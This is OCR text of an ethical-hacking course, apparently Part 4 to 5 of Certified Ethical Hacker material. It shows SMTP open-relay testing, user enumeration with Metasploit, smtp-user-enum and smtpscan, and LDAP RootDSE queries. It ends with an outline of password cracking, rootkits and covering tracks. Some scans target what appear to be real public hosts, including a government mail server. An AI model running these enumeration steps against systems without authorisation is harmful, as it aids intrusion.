
http://www.mailradar.com/openrelay/

```
[Method 3 @ 1460382427]
<<< 220 smtp01.gov.ps ESMTP Postfix
>>> HELO mailradar.com
<<< 250 smtp01.gov.ps
>>> MAIL FROM: <>
<<< 250 2.1.0 Ok
>>> RCPT TO:
```

```
<<< 554 5.7.1 : Relay access denied
>>> QUIT
<<< 221 2.0.0 Bye
[TEST
```

All tested completed! No relays accepted by remote host!

Use the netcat in linux to detect if the server is not open relay



```
root@bt:~# nc 192.168.28.139 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
helo
501 Syntax: HELO hostname
mail from: hostname@metasploitable.local
250 2.1.0 Ok
rcpt to:demoairdragon@hotmail.com
554 5.7.1 <demoairdragon@hotmail.com>: Relay access denied
```


Use msfconsole

```
# search smtp

# use auxiliary/scanner/smtp/smtp_enum3
```

```
#show options

# set RHOS   213.244.82.152

# (it will use the file)
```

Other way to get user from mail server

Go to applications, backtrack, information gathering, network analysis, smtp analysis, smtp-usr-enum. Type the command




```
10 queries in 8 seconds (1.2 queries / sec)
root@bt:/pentest/enumeration/smtp/smtp-user-enum# ./smtp-user-enum.pl -M VRFY -U /opt/framework/msf3/data/wordlists/unix_user
s.txt  -t 192.168.28.139
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------
```

Another tool called smtpscan

Go to applications, backtrack, information gathering, network analysis, smtp analysis, smtpscan.

```
# smtpscan 213.244.82.152
```



Understand LDAP Enumeration


LDAP is an Internet standard protocol used by applications to access information in a directory. It runs directly over TCP, and can be used to access a standalone LDAP directory service or to access a directory service that is back-ended by X.500. It was created as a way to minimize the implementation requirements on directory clients, and to simplify and encourage the use of directories among applications.

Tools

Ldp.exe

LDAP Admin Tool Professional 5.0

To do ldap enumeration the port 389 must be open.
Use the tool LDAP admin professional



New Ldap Connection

New Connection

Click Next to continue..

Connection Name: test

Host Parameters

Hostname: 192.168.28.135

Port: 389 Protocol: LDAP v3

Base DN:


□ Use SSL/TLS

Version: 5.0
Release Date: July 17, 2
Status: Trial Versi

Getting Sta

Create a new Conne
Run a wizard for cre
Open an existing con
Invokes a dialog for
Connect to Active Di
Invokes a dialog for
This computer must
This option auto fills
Test Connection to L
Creates a non-ssl connection to Ldapclient.com , if the server is available.
Requires internet connection
Test SSL Connection to Ldapsoft test server (Ldapclient.com:636)
Creates a SSL connection to Ldapclient.com server, if the server is available.
Requires internet connection


Don't show this next time



RootDSE
CN=Configuration,DC=edu
CN=Schema,CN=Configuration,DC=eduors,DC=local
DC=DomainDnsZones,DC=
DC=eduors,DC=local
DC=ForestDnsZones,DC=

Attribute Name	Value	Size	Type/Ed...	Re...
configurationNamingCon...	CN=Configuration,DC=eduors,DC=local	35	Text	N
	20130531193942.0Z	17	Text	N
defaultNamingContext	DC=eduors,DC=local	18	Text	N
dnsHostName	win2003.eduors.local	20	Text	N
domainControllerFunctio...	2	1	Text	N
domainFunctionality	0	1	Text	N
dsServiceName	CN=NTDS Settings,CN=WIN2003,CN=Servers,CN...	110	Text	N
forestFunctionality	0	1	Text	N
highestCommittedUSN	13801	5	Text	N
isGlobalCatalogReady	TRUE	4	Text	N
isSynchronized	TRUE	4	Text	N
ldapServiceName	eduors.local:win2003$@EDUORS.LOCAL	34	Text	N
namingContexts	DC=eduors,DC=local	18	Text	N
namingContexts	CN=Configuration,DC=eduors,DC=local	35	Text	N
namingContexts	CN=Schema,CN=Configuration,DC=eduors,DC=lo...	45	Text	N
namingContexts	DC=DomainDnsZones,DC=eduors,DC=local	36	Text	N
namingContexts	DC=ForestDnsZones,DC=eduors,DC=local	36	Text	N
rootDomainNamingContext	DC=eduors,DC=local	18	Text	N
schemaNamingContext	CN=Schema,CN=Configuration,DC=eduors,DC=lo...	45	Text	N
serverName	CN=WIN2003,CN=Servers,CN=Default-First-Site-...	93	Text	N
subschemaSubentry	CN=Aggregate,CN=Schema,CN=Configuration,D...	58	Operatio...	N
supportedCapabilities	1.2.840.113556.1.4.800	22	Text	N

You can use ldp.exe in windows support tools for same purpose



```
ld = ldap_open("192.168.28.135", 389);
Established connection to 192.168.28.135.
Retrieving base DSA information...
Result <0>: (null)
Matched DNs:
Getting 1 entries:
>> Dn:
            1> currentTime: 05/31/2013 12:40:47 Pacific Standard Time Pacific Standard Time;
            1> subschemaSubentry:
CN=Aggregate,CN=Schema,CN=Configuration,DC=eduors,DC=local;
            1> dsServiceName: CN=NTDS
Settings,CN=WIN2003,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=edu
ors,DC=local;
            5> namingContexts: DC=eduors,DC=local; CN=Configuration,DC=eduors,DC=local;
CN=Schema,CN=Configuration,DC=eduors,DC=local; DC=DomainDnsZones,DC=eduors,DC=local;
DC=ForestDnsZones,DC=eduors,DC=local;
            1> defaultNamingContext: DC=eduors,DC=local;
            1> schemaNamingContext: CN=Schema,CN=Configuration,DC=eduors,DC=local;
            1> configurationNamingContext: CN=Configuration,DC=eduors,DC=local;
            1> rootDomainNamingContext: DC=eduors,DC=local;
            21> supportedControl: 1.2.840.113556.1.4.319; 1.2.840.113556.1.4.801;
1.2.840.113556.1.4.473; 1.2.840.113556.1.4.528; 1.2.840.113556.1.4.417; 1.2.840.113556.1.4.619;
1.2.840.113556.1.4.841; 1.2.840.113556.1.4.529; 1.2.840.113556.1.4.805; 1.2.840.113556.1.4.521;
1.2.840.113556.1.4.970; 1.2.840.113556.1.4.1338; 1.2.840.113556.1.4.474;
1.2.840.113556.1.4.1339; 1.2.840.113556.1.4.1340; 1.2.840.113556.1.4.1413;
2.16.840.1.113730.3.4.9; 2.16.840.1.113730.3.4.10; 1.2.840.113556.1.4.1504;
1.2.840.113556.1.4.1852; 1.2.840.113556.1.4.802;
            2> supportedLDAPVersion: 3; 2;
            12> supportedLDAPPolicies: MaxPoolThreads; MaxDatagramRecv; MaxReceiveBuffer;
InitRecvTimeout; MaxConnections; MaxConnIdleTime; MaxPageSize; MaxQueryDuration;
MaxTempTableSize; MaxResultSetSize; MaxNotificationPerConn; MaxValRange;
```

We use dns enumeration using nslookup and dnsstuff.com

Part 5: System Hacking


Part 5 of Certified Ethical Hacker (CEH) Course

By


Dr. Hidaia Mahmood Alassouli

Hidaia_alassouli@hotmail.com

Part 5: System Hacking




- Understanding Password-Cracking Techniques
- Understanding Different Types of Passwords
- Understand Escalating privileges
- Understanding Keyloggers and Other SpywareTechnologies
- Understanding Rootkits
- Understanding How to Hide Files
- Understanding Steganography Technologies
- Understanding How to Cover Your Tracks



Understanding Password-Cracking Techniques

- Many hacking attempts start with attempting to crack passwords. Passwords are the key piece of information needed to access a system. Users, when creating passwords, often select passwords that are prone to being cracked. Many reuse passwords or choose one that's simple—such as a pet's name
- Passwords are stored in the Security Accounts Manager (SAM) file on a
- Windows system and in a password shadow file on a Linux system.




- Understanding network environment types

Workgroup

Domain


In workgroup the uses name and passwords stored in the SAM file in the same machine. We can crack the passwords if we got the data on the sam file.
In the domains, the usernames and passwords are store in the domain controller. The directory service consists of four parts: domain partition, schema partition, configuration partition and application partition. The domain contains data about all objects in network. Schema partition consists of attributes or class templates. The configuration partition consists of the infrastructure of domain controller. The schema partition consists of attributes and classes templates.
In active directory domains, the machine logon using Kerberos service. When the client wants to access any resource, it goes to a service under Kerberos called TGS (ticket granting service). The TGS carries TGT (ticket granting ticket). In TGT is file written on it SID for users and the security groups that the users members on them. The machine requests the TGT when it

wants to access a service and the active directory grants it service ticket and session key and the machine gives the service ticket and the authentication to the service

